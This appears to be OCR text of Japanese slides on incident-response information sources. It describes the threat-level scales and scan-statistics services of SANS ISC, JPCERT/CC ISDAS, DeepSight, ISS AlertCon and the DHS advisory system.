orange	接続性に関わる大きな混乱が差し迫っている、あるいは進行中である。例えば、Code Red, SQL Slammer ワームの発生初日が該当する。
red	インターネット全体の接続性が失われた。

SANS: Internet Storm Center
http://isc.sans.org/
INFOCon
http://isc.sans.org/infocon.html

5. 対策のための情報収集
②インシデント対応活動
Distributed Intrusion Detection System (=Internet Storm Center)




観測統計情報
Internet Storm Centerと連動
http://isc.sans.org/

ポート別　http://isc.sans.org/port_report.php
発信元別　http://isc.sans.org/source_report.php

Distributed Intrusion Detection System
http://www.dshield.org/

5. 対策のための情報収集
②インシデント対応活動
JPCERT/CC: Internet Scan Data Acquisition System (ISDAS)



観測統計情報
宛先ポート別にカウントしたスキャンログ総計を提供

週間グラフ(アクセス先ポート別グラフ)
月次グラフ(アクセス先ポート別グラフ)
三ヶ月グラフ(アクセス先ポート別グラフ)
CSV データのダウンロード

インターネット定点観測システム Internet Scan Data Acquisition System (ISDAS)
http://www.jpcert.or.jp/isdas/

5. 対策のための情報収集
②インシデント対応活動
SecurityFocus (=symantec): DeepSight Analyzer

観測統計情報
IDS, ファイアウォールログに基づくイベント総計を提供

脅威レベル

評価	定義
Level 1 Low	一般的なネットワーク状態: 識別できるようなネットワークインシデントはない
Level 2 Medium	警戒を必要とする状態: まだインシデントは発生してはいないが侵害活動を予想できる(脆弱性に対するポートスキャンの活発化など)
Level 3 High	予見範囲の脅威状態: ネットワークインフラにおいても部分的なインシデントに留まっている(Nimda などの大規模な感染をもたらすウイルスなど)
Level 4 Extreme	警戒態勢の状態: グローバルネットワークに対するインシデントが進行中である(現在までのところ、過去に該当する事例はない)

DeepSight Analyzer
http://analyzer.securityfocus.com/

5. 対策のための情報収集 ②インシデント対応活動 ISS: AlertCon

脅威レベル

評価	定義
AlertCon 1	対処方法が公開されている既知の攻撃を検出
AlertCon 2	警戒を必要とする攻撃の増加を検出
AlertCon 3	早急に対応が必要な、特定の脆弱性を悪用した攻撃の増加を検出（I Love You ウイルス、Code Red、Nimda などの大規模な感染をもたらすウイルス、ワームおよび DoS 攻撃など）
AlertCon 4	緊急に対応が必要な、極めて重大な脆弱性を悪用した大規模な攻撃を検出（システムデータの破壊、漏洩、使用不能、管理者権限の取得、Web 改ざんが大規模に行われる可能性あり）

Current Internet Threat Level
https://gtoc.iss.net/issEn/delivery/gtoc/index.jsp

5. 対策のための情報収集
②インシデント対応活動
DHS: Homeland Security Advisory System

米国の Homeland Security の一環で「脅威に対する防衛」を目的として脅威レベル(Threat Condition)を提示して いる。

評価	定義
Level 1 Low	▸事前に計画された保護手段を実行する。 ▸Homeland Security Advisory System と事前に計画された機関の保護手段に基づく適切な訓練を行なう。 ▸テロリズムに対する脆弱性を定期的に評価し、脆弱性を緩和するための対応方法を検討する。
Level 2 Guarded	▸計画的な緊急対応あるいは指令に従ったコミュニケーションの確認を行なう。 ▸緊急対応手順のレビューと見直しを行なう。 ▸適切に行動するために必要となる情報を公開する。
Level 3 Elevated	▸重要な拠点の監視を強化する。 ▸緊急計画を調整する。 ▸事前に計画された保護手段、緊急対応計画を見直す必要があるかどうかを検討する。
Level 4 High	▸連邦政府、州および地域法施行機関などの組織と調整を行なう。 ▸公的なイベントについては警戒を強化し、開催地の代替や取り消しを検討する。 ▸場所を移動する、労力を分散するなど、万一の場合を想定し、実行ための準備を行なう。 ▸影響を受ける設備についてはアクセス可能な人員を制限する。
Level 5 Severe	▸緊急対応に対処するため、人員の増員あるいは、移動させる。 ▸緊急対応人員、訓練されたチームあるいはリソースの動員を行なう。 ▸輸送システムを監視し、振替輸送、抑制を行なう。 ▸公的ならびに政府機関の設備を閉鎖する。

Homeland Security Advisory System
http://www.dhs.gov/dhspublic/display?theme=29